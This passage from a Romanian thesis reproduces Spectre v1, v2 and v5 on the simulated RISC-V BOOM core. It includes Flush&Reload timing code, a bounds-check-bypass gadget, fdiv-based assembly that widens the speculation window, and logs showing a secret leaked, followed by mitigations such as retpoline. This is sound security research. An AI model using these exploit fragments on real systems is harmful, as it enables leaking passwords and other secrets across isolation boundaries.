Ca în cazul tuturor procesoarelor speculative, toate rezultatele obținute prin execuție speculativă sunt depozitate temporar în memoria cache. În cazul de față, BOOM folosește memoria cache L1 de pe cipul Rocket. Și tot la fel ca celelalte procesoare mai vechi, în momentul apariției unei speculații greșite, regiștrii revin la starea anterioară, instrucțiunile sunt eliminate din ROB, dar memoria cache nu este curățată. Astfel, BOOM este un candidat ideal pentru reflectarea atacurilor Spectre și pe arhitectura RISC-V.

5.3 Reproducerea atacurilor pe BOOM

BOOM așa cum am amintit și în secțiunea anterioară este un nucleu scris în Chisel. Chisel este un limbaj de construcție de hardware, dezvoltat la Universitatea Berkeley, scris în **Scala**. Acesta permite construcția de hardware avansat prin utilizarea unor generatoare de circuit parametrizabile. Astfel, este facilitată reutilizarea diverselor componente și biblioteci, fiind folosit pentru programarea **FPGA**-urilor **(Field Programmable Gate Array)**.

Acest nucleu, alături de altele dezvoltate în cadrul acestei universități și o serie de ustensile, acceleratoare, simulatoare și biblioteci au fost incluse într-un proiect numit **Chipyard** extrem de utilizat pentru dezvoltate de SoC-uri. Acest proiect include mai multe variante de configurații BOOM cu număr diferit de nuclee, cu suport pentru vectorizare și număr diferit de intrări pentru diverse componente. În cadrul experimentelor viitoare se va folosi cea mai mică configurație disponibilă cu un singur nucleu `SmallBoomConfig`.

Toate aceste configurații pot fi utilizate atât într-un context comercial direct pe FPGA-uri sau folosind simulatorul VCS, cât și într-o variantă *open-source*, folosind simulatorul **Verilator**, așa cum s-a întâmplat și în cazul acestei lucrări. Deși timpul de așteptare este unul ridicat, simularea aceasta crescându-l și până la de 50 de ori mai mult doar în cazul acestei configurații minime, rezultatele sunt precise, comportamentul fiind absolut similar.

În principal, va fi utilizată ultima variantă de BOOM, versiunea numărul 3, denumită SonicBoom. Pentru atacul în cazul salturilor ramificate 5.3.2, va fi folosită totuși o variantă anterioară, versiunea doi, întrucât deși nu există o mitigare reală a atacului, modul în care funcționează memoria cache care joacă un rol extrem de important, face ca atacul să nu poată fi reprodus. Autorii atacurilor descriu într-o problemă deschisă în cadrul *repository*-ului lor un comportament diferit al memoriei cache L1 în care execuția speculativă a unei instrucțiuni de încărcare a cărei valoare este aflată extrem de rapid face ca umplerea memoriei să fie anulată [13]. După cum vom vedea în cele ce urmează această modificare este extrem de importantă și ar împiedica realizarea atacului.

5.3.1 Memoria cache și atacul Flush & Reload

Un procedeu comun tuturor variantelor Spectre ce vor fi prezentate în continuare este atacul de tip *side-channel* utilizat pentru aflarea informației stocate în memoria cache. Un astfel de atac se bazează pe informațiile ce pot fi aflate folosind diferite efecte ale sistemului fizic. De exemplu, un atac de timp folosește măsurarea numărului de cicli pentru a deduce diverse informații despre activitatea pe care o desfășoară victima.

În cazul de față, atacul pe care ne vom baza se numește Flush&Reload și presupune golirea de către atacator a memoriei cache înainte de începerea execuției procesului victimă. Ulterior, după ce acesta termină de rulat, atacatorul poate accesa, ca în cazul de față, un vector cu informații element cu element și măsura timpul de așteptare. Dacă timpul a fost unul mare, înseamnă că elementul a trebuit adus din memoria principală. Altfel, elementul a fost regăsit în memoria cache și deci a fost utilizat de către procesul victimă.

Pentru golirea zonei de memorie din cache, arhitectura x86 folosește o instrucțiune specifică `clflush`. În cazul RISC-V o astfel de instrucțiune nu există, iar autorii articolului [20] au fost nevoiți să implementeze o funcție care să producă golirea unui întreg set din memorie și de asemenea să declare vectorul considerat în zona de interes cu o dimensiune multiplu de dimensiunea unui bloc.

Memoria cache este o zonă de memorie utilizată de procesor pentru reducerea timpului de așteptare în cazul în care este necesar să fie aduse date din memoria RAM. În general, ea este descompusă pe mai multe nivele, începând de la L1 și ajungând chiar până la L4,

primul nivel fiind cel mai rapid accesibil, dar și cu capacitatea de stocare cea mai mică. Așa cum am amintit și anterior, BOOM folosește doar memoria L1.

Modul în care se realizează maparea blocurilor din memoria principală în cache este definit de o politică de plasare. Dacă politica de plasare este una liberă, un bloc poate fi plasat oriunde și memoria cache se numește **complet asociativă**. Dacă blocul poate fi plasat doar la o anumită adresă, aceasta se numește cu **mapare directă**. Altfel, fiecare set din memorie poate fi împărțit în `N` căi și oricărui bloc îi corespund `N` posibile intrări. O astfel de memorie cache se numește **asociativă cu seturi cu `N` căi** (*N-way set associative*). Aceste intrări din memoria cache dispuse matriceal conțin de fapt blocurile de o anumită dimensiune care sunt aduse din memoria principală. Așadar o astfel de intrare conține datele propriu zise, un tag care reprezintă o parte din adresă și un bit de validare (dacă instrucțiunile/datele sunt corecte) și în cazul D-cache-ului - memoriei de date și un bit care marchează dacă respectiva valoarea mai este de actualitate sau a fost modificată.



Figura 5.3: Memorie cache *two-way set associative* cu k seturi

Modul în care se realizează căutarea unei adrese accesate de program în memoria cache respectă formatul din figura 5.4. *Offset*-ul este reprezentat de numărul octetului ce se dorește a se accesa din bloc, în funcție de dimensiunea acestuia stabilindu-se numărul de biți pe care *offset*-ul poate fi reprezentat. Apoi, bazat pe numărul de seturi din memoria cache se decide numărul de biți pe care poate fi reprezentat indexul setului care îi va corespunde respectivei adrese. Restul până la 64 de biți (adresele sunt reprezentate pe 64 de biți) îi vor fi alocați tag-ului. Pe baza setului și tag-ului se caută în memoria cache blocul corespunzător. Dacă el a fost identificat, se utilizează valoarea indicată de *offset*, altfel blocul este adus din memorie principală.

Figura 5.4: Maparea unei adrese

Revenind la nucleul BOOM, cache-ul folosit are 64 de seturi și este de tip *4-way set associative*, iar blocurile sunt de 64 de octeți. Aceste informații sunt necesare pentru a cunoaște ce valori trebuie evacuate din cache. Spre deosebire de instrucțiunea de pe x86 care evacua

doar o linie, neexistând o modalitate de verificare din cod a liniei ce va fi aleasă dintre cele 4, funcția construită determină evacuarea întregului set. Pentru acesta se va declara un vector de o dimensiune multiplu de dimensiunea memoriei cache și se va căuta prima adresă aliniată ce se va mapa la baza acesteia (setul de index 0 și *offset*-ul 0).

Să considerăm acum în concordanță cu codul implementat de către autorii articolului [20] și redat în Anexa C vectorul `addr` de dimensiune `sz` ce se dorește evacuat din cache. Numărul de seturi ce trebuie evacuate este raportat la `sz`, iar setul inițial este obținut urmând pașii descriși în paragraful precedent. Totuși, cum intrarea exactă nu poate fi cunoscută, existând posibilitatea ca oricare dintre cele 4 căi să fie aleasă, golirea trebuie să se realizeze de un număr de ori suficient de mare astfel încât măcar o dată să se producă golirea căi vizate. Autorii au stabilit ca un număr ce rezolvă problema în 99% din cazuri, valoarea `4 * L1_WAYS`. Astfel accesată memoria aflată la *offset*-ul setului plus *offset*-ul celor patru căi față de memoria aliniată descrisă anterior, maparea se va realiza în zona pe care o dorim curățată, valorile începând la adresa `addr` fiind eliminate din cache.

Având acum o metodă de golire a memoriei cache, atacul de tip Flush & Reload poate fi aplicat. Vom considera vectorul `array2[256 * L1_BLOCK_SZ_BYTES]` un vector ce poate fi accesat atât de atacator, cât și de victimă, dorind să aflăm indexul de la care cea din urmă a efectuat încărcarea. Cum evacuarea din cache se realizează local, pe un întreg bloc, vectorul a fost declarat astfel încât să permită măsurarea individuală pentru accesul celor 256 de elemente. De asemenea, pentru concludență, s-a decis efectuarea atacului de 10 ori și stocarea rezultatelor într-un vector `results` pentru ca emularea să nu producă rezultate eronate, iar în final decizia să fie luată cu un nivel de încredere ridicat.

Mai întâi se va realiza așa cum am amintit evacuarea memoriei cache. Ulterior victima va efectua o accesare a unui element. Atacatorul în final va reveni și va accesa pe rând toate elementele, măsurând ciclii de care a fost nevoie pentru încărcare. În cazul în care timpul va fi mai mic decât pragul `CACHE_HIT_THRESHOLD` definit ca având valoarea de 50 de cicli, intrarea din vectorul `results` va crește cu unu, indicând posibilitatea ca respectiva valoare să fie cea accesată. În final, după aceste 10 repetări, indexul cu valoarea cea mai mare va fi considerat cel folosit de victimă. Principalele instrucțiuni din program se regăsesc mai jos, codul complet fiind adăugat în Anexa C.

```
1 uint8_t dummy = array2[100 * L1_BLOCK_SZ_BYTES];
2 for (uint64_t i = 0; i < 256; ++i){
3        start = rdcycle();
4        dummy &= array2[i * L1_BLOCK_SZ_BYTES];
5        diff = (rdcycle() - start);
6        if (diff < CACHE_HIT_THRESHOLD)
7            results[i] += 1;
```

Cod 5.1: Flush & Reload

O ilustrare a realizării atacului este prezentată în figura 5.5.

```
ruxi@debian:~/Desktop/riscv/chipyard-3/sims/verilator$ riscv64-unknown-elf-gcc -mcmodel=medany -l -s
td=gnu99 -O0 -g -fno-common -fno-builtin-printf -Iinc -Wno-unused-variable -c flush_reload.c -o flus
h_reload.o
ruxi@debian:~/Desktop/riscv/chipyard-3/sims/verilator$ riscv64-unknown-elf-gcc -T link/link.ld -stat
ic -nostdlib -nostartfiles -lgcc flush_reload.o obj/crt.o obj/stack.o obj/syscalls.o -o flush_reload
.riscv
ruxi@debian:~/Desktop/riscv/chipyard-3/sims/verilator$ ./simulator-chipyard-SmallBoomConfig flush_re
load.riscv
This emulator compiled with JTAG Remote Bitbang client. To enable, use +jtag_rbb_enable=1.
Listening on port 39575
[UART] UART0 is here (stdin/stdout).
The victim accesses index 100
The attacker guessed index 100 9 times.
```

Figura 5.5: Ilustrarea atacului Flush & Reload

5.3.2 Execuția speculativă în cazul salturilor ramificate

Acest tip de vulnerabilitate a fost prezentat în anul 2019, fiind cunoscut ca prima variantă de Spectre și a fost identificat pe microprocesoarele Intel, AMD și ARM [24]. Ea vizează toate arhitecturile speculative cunoscute și deci, în mod evident și BOOM. Pentru prima dată, pe RISC-V, atacul a fost reprodus de un grup de studenți de la Universitatea Berkeley în cadrul unui proiect de cercetare.

Această variantă presupune o violare a memoriei bazată pe antrenarea intenționat greșită a predictorului de *branch*-uri. Mai precis, în cazul unei ramificații a cărei condiție include o valoare indicată de utilizator, atacatorul poate oferi de mai multe ori valori care să antreneze predictorul să aleagă opțiunea de *taken*, adică intrarea pe ramură. În momentul în care ulterior utilizatorul va furniza o valoare pentru care intrarea nu ar trebui să mai aibă loc, predictorul va face totuși aceeași alegere. În cazul în care în cadrul acestei ferestre de speculație se realizează o accesare dintr-o zonă de memorie nepermisă, informația va putea fi regăsită în memoria cache. După cum am discutat anterior, memoria nu va fi curățată, iar atacatorul va putea avea acces la informație folosind tehnica din subcapitolul precedent.

```
1      if (idx < array1_sz){
2          dummy = array2[array1[idx] * L1_BLOCK_SZ_BYTES];
3      }
```

Cod 5.2: Exploatarea salturilor ramificate

Să considerăm, de exemplu, secvența de cod 5.2. Pentru a se asigura accesul corect în memorie se verifică dimensiunea indexului care nu ar trebui să depășească dimensiunea vectorului `array1`. Totuși, profitând de speculație și urmând pașii amintiți anterior, va putea fi dedusă o valoare dintr-o zonă de memorie dorită. În cazul de față, vom considera că este cunoscută distanța dintre adresa de început a unei parole și `array1`. În momentul în care accesarea se va realiza folosind acest indice, se va aduce în memoria cache valoarea din `array2` corespunzătoare codului ASCII al primului caracter din parolă (`array2` este declarat având chiar

`256 * L1_BLOCK_SZ_BYTES` elemente). Folosind tehnica Flush & Reload, atacatorul poate descoperi al câtelea element se află în cache, deci poate afla codul ASCII și implicit primul caracter. Aplicând iterativ acest procedeu poate fi obținută întreaga parolă.

Un mod în care ne-am putea raporta la acest atac este folosind două procese dintre care unul malițios. Modul în care se face simularea totuși, nu implică prezența unui sistem de operare. Rularea folosind Verilator face imposibilă încărcarea unui proces atât de complex. În mod natural, utilizarea de hardware și încărcarea unei imagini, ar conduce la posibilitatea realizării experimentului într-un cadru similar celui descris inițial pe arhitecturile x86 și ARM. Însă pentru demonstrarea ideilor din cadrul acestei lucrări, este suficientă folosirea unui singur executabil în care se va face progresiv schimbul fictiv între cele două procese. Astfel, vom considera că atacatorul va rula secvența de cod 5.2 de un număr de 40 de ori, ales empiric, folosindu-se de indecși valizi. Victima va încerca apoi să ruleze folosind un index mai mare decât marginea superioară a vectorului. Execuția speculativă va face ca accesarea să aibă loc în continuare.

Pentru discriminarea între faza de antrenare și cea de atac, indecșii de acces în memorie (cei de antrenare și cel malițios) vor fi aleși prin operații logice pentru a nu influența predicția. Ulterior pentru a exista o sincronizare cu **Branch Predictor**-ul se va executa un ciclu de 100 de iterații în care nu se va executa nimic, va fi folosit doar pentru completarea cu intrări de tipul *taken* care indică intrarea pe ramură. De asemenea, aflarea dimensiunii vectorului `array1` va fi întârziată prin execuția unor instrucțiuni de tip `fdiv` 5.3. În cele din urmă dimensiunea vectorului depozitată în `a5` va avea exact aceeași valoare. Este nevoie de acest pas suplimentar pentru că în cazul acestei configurații, memoria cache utilizată este L1 care este *non-blocking* (o lipsă a informației din cache nu produce o întârziere, funcționând precum un *pipeline*) și o memorie externă setată cu latență L2. Astfel, latența pentru orice aducere din memorie este redusă doar la cea a lui L2 și este nevoie de un timp suplimentar pentru crearea unei ferestre de speculație potrivite care să permită aflarea unor informații esențiale.

```
1     addi a5, a5, -2
2     addi t1, zero, 2
3     slli t2, t1, 0x4
4     fcvt.s.lu fa4, t1
5     fcvt.s.lu fa5, t2
6     fdiv.s fa5, fa5, fa4
7     fdiv.s fa5, fa5, fa4
8     fdiv.s fa5, fa5, fa4
9     fdiv.s fa5, fa5, fa4
10    fcvt.lu.s t2, fa5, rtz
11    add a5, a5, t2
```

Cod 5.3: Creșterea ferestrei de speculație

Ulterior acestor pași, atacatorul poate aplica tehnica Flush & Reload și descoperi, așa cum am amintit anterior, literele din parolă. Din nou, pentru a crește nivelul de încredere pe fiecare caracter se va executa același atac de un număr de 10 ori. Codul atacului este prezentat în anexa D, pentru următoarele variante fiind indicate doar modificările ce trebuie aplicate. Ilustrarea atacului este prezentată în figura 5.6

```
ruxi@debian:~/Desktop/riscv/chipyard/sims/verilator$ riscv64-unknown-elf-gcc -mcmodel=medany -l -std=gnu99 -O
0 -g -fno-common -fno-builtin-printf -Iinc -Wno-unused-function -Wno-unused-variable -c conditionalBranch.c -
o conditionalBranch.o
ruxi@debian:~/Desktop/riscv/chipyard/sims/verilator$ riscv64-unknown-elf-gcc -T link/link.ld -static -nostdli
b -nostartfiles -lgcc conditionalBranch.o obj/crt.o obj/stack.o obj/syscalls.o -o conditionalBranch.riscv
ruxi@debian:~/Desktop/riscv/chipyard/sims/verilator$ ./simulator-example-SmallBoomConfig conditionalBranch.ri
scv
This emulator compiled with JTAG Remote Bitbang client. To enable, use +jtag_rbb_enable=1.
Listening on port 35815
[UART] UART0 is here (stdin/stdout).
The attacker guessed character B 7 times.
The attacker guessed character O 8 times.
The attacker guessed character O 9 times.
The attacker guessed character M 8 times.
The attacker guessed character ! 10 times.
The guessed secret is BOOM!
```

Figura 5.6: Ilustrarea atacului Conditional Branch

5.3.3 Execuția speculativă în cazul salturilor indirecte

Această variantă de atac a fost implementată pentru prima dată pe procesoare cu arhitectură x86 și ARM [24], autorii numind acest tip de atac Spectre v2. Ulterior a fost reprodus pe BOOM de aceeași cercetători ce au reprodus și prima variantă [20].

Acestă variantă presupune o execuție speculativă a unei bucăți de cod ce nu ar apărea în fluxul normal al programului. Ca în cazul tehnicii ROP, atacatorul trebuie să localizeze un *gadget* care odată executat ar putea aduce informații la care altfel nu ar putea avea acces. O astfel de redirectare a execuției se poate realiza în cazul unor salturi indirecte atunci când adresa nu este încă depozitată în registru. Predicția adresei se va baza în cazul acesta pe BTB care poate fi antrenat să indice către bucata de cod dorită de atacator. În mod similar, dacă respectivul *gadget* va produce o modificare a memoriei cache, revenirea în starea procedurală anterioară speculației nu va realiza și o curățare a acestui tip de memorie.

Astfel, într-o fază inițială atacatorul va executa un număr de salturi indirecte către bucata de cod dorită și în plus va goli memoria cache. În momentul în care victima va realiza un salt la o adresă dintr-un registru, adresa prezisă va fi tot cea a *gadget*-ului dorit de atacator care aduce o informație neautorizată în cache. După aflarea adresei corecte și revenirea în starea inițială, informația este în continuare în memorie, iar atacatorul poate folosi al doilea pas din atacul Flush & Reload pentru a descoperi ce a accesat procesul victimă.

Ca și în secțiunea anterioară, neavând un sistem de operare, nu vor exista două procese care să ruleze pe același nucleu. În schimb, acest tip de comportament va fi mimat dintr-un singur executabil. Atacatorul va executa saltul indirect către *gadget*-ul dorit de un număr de

40 de ori. Următoarea dată când victima va încerca să realizeze un salt într-o zonă dorită, speculativ se va executa aceeași bucată de cod utilizată anterior. Similar, indecșii de acces în memorie și adresa de salt vor fi aleși prin operații logice. Ciclul de 100 de iterații va fi din nou introdus pentru indicarea existenței saltului. De asemenea, se vă păstra creșterea ferestrei de speculație folosind instrucțiuni de tip `fdiv`, de data aceasta amânându-se aflarea adresei de salt.

Cele două *gadget*-uri alese sunt prezentate în anexa E. Cel dorit de atacator reprezintă de fapt doar codul în asamblare a celui prezentat pentru prima variantă, efectuând o operație de încărcare din memorie. Indexul de data aceasta este global. În mod similar, victima primește un index mai mare și dorește să facă un salt la o bucată de cod inofensivă în care se execută doar o instrucțiune `nop`. În schimb, datorită antrenării, în cache va fi depusă valoarea regăsită la adresa indicată prin index, adică o literă din parolă.

Atacatorul poate reveni apoi și descoperi respectivul caracter. Repetând atacul de un număr de ori egal cu dimensiunea parolei și crescând indexul cu o unitate de fiecare dată, poate descoperi întreg șirul. Evident, este nevoie din nou ca adresa de început a parolei să fie cunoscută de atacator.

```
ruxi@debian:~/Desktop/riscv/chipyard-3/sims/verilator$ riscv64-unknown-elf-gcc -mcmodel=medany -l -std=gnu99
-O0 -g -fno-common -fno-builtin-printf -Iinc -Wno-unused-function -Wno-unused-variable -c indirectBranchSwitc
h.c -o indirectBranchSwitch.o
ruxi@debian:~/Desktop/riscv/chipyard-3/sims/verilator$ riscv64-unknown-elf-gcc -mcmodel=medany -l -std=gnu99
-O0 -g -fno-common -fno-builtin-printf -Iinc -Wno-unused-function -Wno-unused-variable -c gadgets.s -o gadget
s.o
ruxi@debian:~/Desktop/riscv/chipyard-3/sims/verilator$ riscv64-unknown-elf-gcc -T link/link.ld -static -nostd
lib -nostartfiles -lgcc indirectBranchSwitch.o obj/crt.o obj/stack.o obj/syscalls.o gadgets.o -o indirectBran
chSwitch.riscv
ruxi@debian:~/Desktop/riscv/chipyard-3/sims/verilator$ ./simulator-chipyard-SmallBoomConfig indirectBranchSwi
tch.riscv
This emulator compiled with JTAG Remote Bitbang client. To enable, use +jtag_rbb_enable=1.
Listening on port 37489
[UART] UART0 is here (stdin/stdout).
The attacker guessed character B 8 times.
The attacker guessed character O 8 times.
The attacker guessed character O 7 times.
The attacker guessed character M 7 times.
The attacker guessed character ! 10 times.
The guessed secret is BOOM!
```

Figura 5.7: Ilustrarea atacului Indirect Branch pentru bucăți de cod

În cazul de față s-au folosit simple bucăți de cod pentru ilustrarea atacului, situație regăsită cel mai adesea în cazul *switch*-urilor. Atacul are același efect și în cazul saltului indirect la o funcție, cum se întâmplă de exemplu pentru apelurile de funcții virtuale. Modificarea *gadget*-urilor în funcții este prezentată tot în anexa E. S-a făcut această diferențiere întrucât în subcapitolul 5.3.5 vor exista două modalități distincte de corectare. Prezentarea acestei soluții se va realiza după ilustrarea variantei 5 de Spectre care se aplică în cazul apelurilor de funcții. Ilustrarea atacului aplicat în cazul saltului la funcții este prezentat în figura 5.8.

```
ruxi@debian:~/Desktop/riscv/chipyard-3/sims/verilator$ riscv64-unknown-elf-gcc -mcmodel=medany -l -std=gnu99
-O0 -g -fno-common -fno-builtin-printf -Iinc -Wno-unused-function -Wno-unused-variable -c indirectBranchFunct
ion.c -o indirectBranchFunction.o
ruxi@debian:~/Desktop/riscv/chipyard-3/sims/verilator$ riscv64-unknown-elf-gcc -mcmodel=medany -l -std=gnu99
-O0 -g -fno-common -fno-builtin-printf -Iinc -Wno-unused-function -Wno-unused-variable -c functions.s -o func
tions.o
ruxi@debian:~/Desktop/riscv/chipyard-3/sims/verilator$ riscv64-unknown-elf-gcc -T link/link.ld -static -nostd
lib -nostartfiles -lgcc indirectBranchFunction.o obj/crt.o obj/stack.o obj/syscalls.o functions.o -o indirect
BranchFunction.riscv
ruxi@debian:~/Desktop/riscv/chipyard-3/sims/verilator$ ./simulator-chipyard-SmallBoomConfig indirectBranchFun
ction.riscv
This emulator compiled with JTAG Remote Bitbang client. To enable, use +jtag_rbb_enable=1.
Listening on port 36533
[UART] UART0 is here (stdin/stdout).
The attacker guessed character B 8 times.
The attacker guessed character O 10 times.
The attacker guessed character O 9 times.
The attacker guessed character M 7 times.
The attacker guessed character ! 10 times.
The guessed secret is BOOM!
```

Figura 5.8: Ilustrarea atacului Indirect Branch pentru funcții

5.3.4 Execuția speculativă în cazul apelurilor de funcții

Această variantă de atac a fost implementată pentru prima dată pe procesoare Intel x86 [25], autorii numind acest tip de atac Spectre v5. Ulterior a fost reprodus pe BOOM de aceeași cercetători ce au reprodus celelalte două variante anterioare [20].

În cadrul acestui atac, speculația constă în executarea instrucțiunilor ce sunt succesoare ale unei instrucțiuni de tip `call`. Vulnerabilitatea se bazează pe prezența predictorului **RSB (Return Stack Buffer)** care este o stivă hardware în care se memorează cea mai probabilă adresă de retur dintr-o funcție și anume adresa instrucțiunii ce urmează după `call`. Speculativ apoi pentru a nu a se aștepta calculul adresei reale de retur, se face saltul la această adresă din vârful lui RSB. Evident dacă registrul `ra` este modificat pe parcursul funcției, câteva instrucțiuni vor fi executate și similar dacă acestea produc modificări ale memoriei cache, modificările vor fi vizibile și după aflarea adresei corecte de întoarcere.

În cazul acesta atacatorul nu mai este nevoit să realizeze nicio antrenare anterioară întrucât comportamentul descris este prezent în orice situație. Tot ce are de făcut este să golească memoria cache, să permită victimei să folosească codul în care se apelează o astfel de funcție care modifică valoarea lui `ra`, iar la final să realizeze măsurătorile pentru a stabili care sunt literele din parola. Astfel prin apelul funcției prezentate mai jos ce primește ca argumente adresa fiecărei litere din parolă, se va aduce în memoria cache pe rând litera în sine din parolă, deși funcția `frameDump` modifică adresa de retur astfel încât execuția să revină direct în `main` și nu înapoi în `specFunc`.

```
1    void specFunc(char *addr){
2        extern void frameDump();
3        uint64_t dummy = 0;
```

```
4           frameDump();
5           char secret = *addr;
6           dummy = array[secret * L1_BLOCK_SZ_BYTES];
7           dummy = rdcycle();
8       }
```

Cod 5.4: Corpul funcției în care are loc speculația

În plus, față de un caz real, în `main` este adăugată o instrucțiune `ld` pentru reglarea valorii lui `fp` și pentru a nu strica stiva. Deși în mod normal nu ne-ar interesa care este comportamentul ulterior atacului în cazul procesului victimă, ilustrarea curentă face necesară existența unei continuități.

De asemenea, similar celor prezentate anterior, se vor folosi instrucțiuni de tip `fdiv` înainte de calcularea adresei noi de retur pentru a mări fereastra de speculație. O ilustrare a atacului după o repetare a pașilor de 10 ori este prezentată în figura 5.9.

```
ruxi@debian:~/Desktop/riscv/chipyard-3/sims/verilator$ riscv64-unknown-elf-gcc -mcmodel=medany -l -std=gnu99
-O0 -g -fno-common -fno-builtin-printf -Iinc -Wno-unused-function -Wno-unused-variable -c returnStackBuffer.c
 -o returnStackBuffer.o
ruxi@debian:~/Desktop/riscv/chipyard-3/sims/verilator$ riscv64-unknown-elf-gcc -T link/link.ld -static -nostd
lib -nostartfiles -lgcc returnStackBuffer.o obj/crt.o obj/stack.o obj/syscalls.o -o returnStackBuffer.riscv
ruxi@debian:~/Desktop/riscv/chipyard-3/sims/verilator$ ./simulator-chipyard-SmallBoomConfig returnStackBuffer
.riscv
This emulator compiled with JTAG Remote Bitbang client. To enable, use +jtag_rbb_enable=1.
Listening on port 35923
[UART] UART0 is here (stdin/stdout).
The attacker guessed character B 9 times.
The attacker guessed character O 8 times.
The attacker guessed character O 5 times.
The attacker guessed character M 8 times.
The attacker guessed character ! 10 times.
The guessed secret is BOOM!
```

Figura 5.9: Ilustrarea atacului Return Stack Buffer

5.3.5 Mitigarea atacului Spectre v2

De-a lungul timpului pentru alte arhitecturi au fost propuse diverse modalități de mitigare a atacului. Cele mai multe soluții vizează arhitecturile inițiale pe care a fost descoperit atacul și anume x86 și ARM, acestea fiind principalele arhitecturi speculative existente.

În cazul x86, lista de posibile mitigări este destul de lungă. O primă soluție este oferită prin implementarea unui mecanism de control al salturilor indirecte denumit **IBRS (Indirect Branch Restricted Speculation)**. Acesta restricționează folosirea predictorului de la nivele de privilegii joase către nivele mai înalte. Astfel, prin setarea unui bit specific, tot istoricul dictat prin antrenarea la nivelul unui proces al utilizatorului, va fi uitat când se trece în kernel. Un mecanism similar, numit **STIBP (Single Thread Indirect Branch Predictor)** este implementat și pentru thread-uri, predicțiile dintr-un fir de execuție neinfluențând predicțiile de pe un altul.

O altă soluție este denumită **IBPB (Indirect Branch Prediction Barrier)** și este considerată de AMD, de exemplu, soluția optimă pentru minimizarea efectelor atacului Spectre v2 raportat la menținerea unei performanțe cât mai crescute. Aceasta presupune inserarea unei bariere care va curăța istoricul, neluându-se în calcul predicțiile realizate înainte de barieră. Astfel, la o schimbare de context, antrenarea realizată de un proces malițios devine inutilă. Acest procedeu poate fi folosit și în cazul atacului dintre două procese de la același nivel.

De asemenea, există și un apel de sistem `prctl` care permite dezactivarea totală a speculației pentru procesul în curs. Performanța este redusă semnificativ, dar aceasta este cea mai facilă modalitate de protejare a procesului de către el însuși.

În plus, numeroase proiecte de cercetare au fost dedicate descoperirii de soluții pentru mitigarea Spectre. În continuare vor fi amintite câteva dintre acestea. **InvisiSpec** [40] propune utilizarea unui *buffer* pentru înlocuirea memoriei cache în cazul valorilor încărcate prin instrucțiuni nesigure. În momentul aflării căii corecte, datele vor fi preluate din acest *buffer*. **CSF (Context-Sensitive Fencing)** [35] presupune inserarea unei instrucțiuni speciale similară unei bariere în momentul decodării *opcode*-ului dacă a fost decisă prin analiză dinamică necesitatea realizării unei astfel de modificări. **STT (Speculative Taint Tracking)** selectează acele instrucțiuni de încărcare vulnerabile, venite din accese realizate speculativ și nu le execută decât în momentul în care devin sigure.

În cazul arhitecturii ARM, există de asemenea mitigări realizate atât în kernel, cât și în firmware, însă nu există prea multe detalii despre modul de implementare al acestora.

În cazul MIPS, care deține câteva procesoare speculative, soluțiile propuse sunt dezactivarea, respectiv folosirea de bariere într-o manieră similară celei prezentate anterior pentru x86.

Revenind la RISC-V, principalul articol despre posibilele soluții de mitigare pe BOOM a fost prezentat în cadrul workshop-ului **CARRV (Computer Architecture Research with RISC-V)** din iunie 2021 [32]. Acesta combină beneficiile soluțiilor CSF și STT. Deși CSF nu poate fi utilizat întrucât arhitectura BOOM nu permite inserarea de instrucțiuni noi, această idee este aplicată diferit. Când este descoperită o instrucțiune de încărcare de la o adresă dedusă speculativ, este activată blocarea memoriei de date. Astfel, este dezactivată și utilizarea speculativă a memoriei cache, informațiile fiind aduse în memorie abia în momentul finalizării speculației.

Totuși în prezentarea mitigărilor pe x86, a fost omisă cea principală, utilizată în toate scenariile descrise anterior, denumită **Retpoline** [37]. Aceasta este o soluție care se poate aplica

din cod și ca un *flag* la compilare, fiind indicată spre a fi folosită atât la compilarea kernel-ului, cât și la compilarea oricărui cod scris de utilizator.

Din cunoștințele mele și bazat pe un răspuns oferit de cercetătorii de la ARM [9], această mitigare nu a fost până acum portată pe o arhitectură de tip RISC. În cele ce urmează va fi descris principiul de funcționare și modul de implementare al acestei soluții pe BOOM.

În mod ironic, soluția se bazează pe aplicarea atacului Spectre v5, profitându-se de faptul că adresa de întoarcere din funcție este prezisă întotdeauna ca fiind instrucțiunea următoare de după apel. Numai că adresa de întoarcere poate fi modificată în cadrul funcției, iar saltul să fie redirectat astfel exact către zona dorită. Fereastra de speculație va prinsă în tot acest timp într-un ciclu, într-o salt continuu la instrucțiunea de salt în sine, ca pe o trambulină. De aici și numele mitigării - *ret* de la adresa de retur și *poline* - sufixul de la *trampoline*.

Să analizăm în cele ce urmează codul pe arhitectura x86 pentru a înțelege dificultatea care apare pe RISC-V și, în general, pe orice arhitectură de tip RISC.

Indirect branch construction

```
jmp *%r11
```

```
 call set_up_target;  (1)
capture_spec:         (4)
  pause;
  jmp capture_spec;
set_up_target:
  mov %r11, (%rsp);   (2)
  ret;                (3)
```

Figura 5.10: Retpoline pe x86 [37]

Să presupunem că se realizează un salt indirect la adresa din registrul `r11`. Această construcție va fi înlocuită cu apelul funcției `set_up_target`. Așa cum spuneam, Spectre v5 va face ca speculația să se realizez începând cu instrucțiunea de după apel. În schimb, în acea zonă de cod, execuția este prinsă într-un ciclu infinit, iar speculația nu aduce nicio informație suplimentară. Pe de cealaltă parte, continuarea execuției are loc în funcția `set_up_target`, unde adresa din registrul `r11` este adăugată în vârful stivei. Pe x86, instrucțiunea de retur va realiza saltul chiar la ultima adresă adăugată pe stivă, mimând astfel saltul indirect la adresa dorită.

